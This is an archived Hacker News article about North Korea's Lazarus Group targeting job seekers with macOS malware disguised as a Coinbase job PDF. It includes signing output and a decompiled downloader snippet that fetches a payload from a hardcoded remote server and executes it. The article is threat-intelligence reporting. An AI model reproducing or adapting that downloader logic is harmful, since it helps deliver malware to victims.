
North Korea Hackers Spotted Targeting Job Seekers with macOS Malware

By The Hacker News

Published: 2022-08-17 · Archived: 2026-04-06 00:56:09 UTC



The North Korea-backed Lazarus Group has been observed targeting job seekers with malware capable of executing on Apple Macs with Intel and M1 chipsets.

Slovak cybersecurity firm ESET linked it to a campaign dubbed "Operation In(ter)ception" that was first disclosed in June 2020 and involved using social engineering tactics to trick employees working in the aerospace and military sectors into opening decoy job offer documents.

The latest attack is no different in that a job description for the Coinbase cryptocurrency exchange platform was used as a launchpad to drop a signed Mach-O executable. ESET's analysis comes from a sample of the binary that was uploaded to VirusTotal from Brazil on August 11, 2022.

"Malware is compiled for both Intel and Apple Silicon," the company said in a series of tweets. "It drops three files: a decoy PDF document 'Coinbase_online_careers_2022_07.pdf', a bundle 'FinderFontsUpdater.app,' and a downloader 'safarifontagent.'"

```
% codesign -dvv coinbase_online_careers_2022_07.pdf.fat
Executable=coinbase_online_careers_2022_07.pdf.fat
Identifier=SelfExtractor
Format=Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=3673 flags=0x10000(runtime) hashes=109+2 location=embedded
Signature size=8978
Authority=Developer ID Application: Shankey Nohria (264HFWQH63)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=21 Jul 2022 at 07:50:38
Info.plist=not bound
TeamIdentifier=264HFWQH63
Runtime Version=12.1.0
Sealed Resources=none
Internal requirements count=1 size=176
```

```
% spctl -a -vvv FinderFontsUpdater.app
FinderFontsUpdater.app: rejected
source=Unnotarized Developer ID
origin=Developer ID Application: Shankey Nohria
```

The decoy file, while sporting the .PDF extension, is in reality a Mach-O executable that functions as a dropper to launch FinderFontsUpdater, which, in turn, executes safarifontsagent, a downloader designed to retrieve next-stage payloads from a remote server.

ESET stated that the lure was signed on July 21 using a certificate issued in February 2022 to a developer named Shankey Nohria. Apple has since moved to revoke the certificate on August 12.

```
19  *(_QWORD *)&__sz_User_Dir[v6 + 14] = 'redniF/';
20  *(_QWORD *)&__sz_User_Dir[v6] = *(_QWORD *)"/Library/Fonts/Finder";
21  strcpy(__sz_Server_Url, g_szServerUrl);       // https://concrecapital.com
22  *(_WORD *)&__sz_Server_Url[strlen(__sz_Server_Url)] = '/';
23  strcat(__sz_Server_Url, p_user_ID->pw_name);
24  u64_Server_Url_Len = strlen(__sz_Server_Url);
25  *(_DWORD *)&__sz_Server_Url[u64_Server_Url_Len] = 'gpj.';
26  __sz_Server_Url[u64_Server_Url_Len + 4] = 0;  // https://concrecapital.com/%pw_name%.jpg
27  while ( 1 )
28  {
29    bSuccess = DownloadFile(__sz_Server_Url, __sz_User_Dir, 1u);
30    if ( bSuccess )
31      break;
32    sleep(0xE10u);
33  }
34  if ( bSuccess == 1 )
35    ExecuteFile(__sz_User_Dir);
```

It's worth noting the malware is cross-platform, as a Windows equivalent of the same PDF document was used to drop an .EXE file named "Coinbase_online_careers_2022_07.exe" earlier this month, as revealed by Malwarebytes researcher Hossein Jazi.

The Lazarus Group has emerged an expert of sorts when it comes to utilizing impersonation ploys on social media platforms like LinkedIn to target companies that are of strategic interest as part of a broader campaign called Operation Dream Job.

"The Operation Dream Job is basically an umbrella covering Operation In(ter)ception and Operation North Star," ESET malware researcher Dominik Breitenbacher told The Hacker News.

Last month, it came to light that the $620 million Axie Infinity hack attributed to the collective was the result of one of its former employees getting duped by a fraudulent job opportunity on LinkedIn.

The advanced persistent threat actor, which is already in the crosshairs of international authorities after having been sanctioned by the U.S. government back in 2019, has further diversified its tactics by dipping its toe in the world of ransomware.

In May 2022, Trellix uncovered overlaps between four ransomware strains, viz BEAF, PXJ, ZZZZ and CHiCHi, and another ransomware known as VHD that surfaced in 2020 as part of the threat actor's multi-platform malware framework called MATA.

Since then, the group has been found leveraging two more ransomware families called Maui and H0lyGh0st as a way to generate a constant stream of illicit revenue, painting a picture of a financially motivated group that's using a wide array of methods to meet the regime's operational objectives.

Found this article interesting? Follow us on Google News, Twitter and LinkedIn to read more exclusive content we post.

Source: https://thehackernews.com/2022/08/north-korea-hackers-spotted-targeting.html